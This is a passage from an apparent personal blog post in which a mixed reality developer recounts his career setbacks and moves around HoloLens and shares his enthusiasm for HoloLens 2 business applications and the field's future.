Or so I thought. It ended abruptly on a bleak February morning in 2018, when I was told by our management that although the HoloLens PR opportunities were great, the monetary value of those opportunities did not seem not as good, and that our company’s mixed reality activities would have to end. I decided to keep following my star, left the company and teamed up with my fellow MVP and friend Alexander Meijers, who described his journey a short time ago. I won’t repeat what he said, but we did a great few projects together, most notably the deck marking and the scaffolding project he described. But alas, then COVID-19 happened – and once again Mixed Reality came to a screeching halt – just before the long-awaited HoloLens 2 devices arrived.
Once again, I had to make a tough decision, now in the face of a looming global crisis. And once again I decided to follow my star, left my job again and joined a startup dedicated to health & safety training – most notably CPR training without a trainer. When the idea for this startup was coined well over a year ago, no one would have dreamed that being able to train without a teacher would become so important in the near future.
The second part of this story is of a human being getting nothing less than an epiphany.
See, when I first got a HoloLens on my head in 2015, I kind of knew what to expect – but I was not prepared for the all-encompassing experience. I felt like I was struck by lightning. I could see the future. I could see it right before my own eyes, both figuratively and in the most literal sense of the word. I could see how this could change the future. I could see that it could be my future. And it was, although, like I said, that journey was not that easy.
After all these years, I never could get enough of putting a HoloLens on people’s heads for the very first time and watching their facial reactions. First, there is a short moment of puzzlement, as they try to absorb what is happening and literally cannot believe their eyes. Then follows an expression of marvel, and usually a big smile. Then they discover that you cannot only see, but also interact by looking and touching objects after a few seconds of tentatively trying people get really drawn into the device and the environment. I love it. Every time.
And then the ‘creative flow’ starts. People come to terms the fact with that this no longer magic but a new reality – that HoloLens exists, that in essence it is nothing more than a computer with a fancy (okay, extremely fancy) display and some extraordinary sensory capabilities, that can be programmed to do their bidding. They start to see how it can fulfill their business needs. How it can make things that were hard easier, things that were impossible achievable. Once you accept that the device shows things that seem to be really there and that you can interact with those things just like if they were actual physical objects, these ‘magic glasses’ actually are absurdly easy to use.
I think it’s awesome to see that with the advent of HoloLens 2, the time of PR stunts, demo projects and consultancy companies trying to make a buck surfing on the hype of a new device is over. Now, we see companies developing products or services simply utilizing HoloLens 2 and its capabilities. Microsoft itself is doing an excellent job with Dynamics 365 Remote Assist and Guides, which encompass two very frequently-cited business cases into standard out-of-the-box solutions that companies everywhere can easily implement. This delivers instant added value to a 4-digit figure device – all without even needing to first employ a bucket-load of technical folks like me in order to get some value out of it.
And no, don’t fear to become a superfluous developer soon – you see, these out of the box apps will give rise to demand for custom applications or services. I see standard products as a net plus: it lowers the barrier to entry, and once you are in… you are in. There is room for citizen developers to truly flourish and also harness the power of mixed reality.
The future of Mixed Reality is bright my friends, for both users and developers. It will have a great impact on the work floor. It has already started doing so. Mark my words.
#MixedReality #CareerJourneys


Recent Comments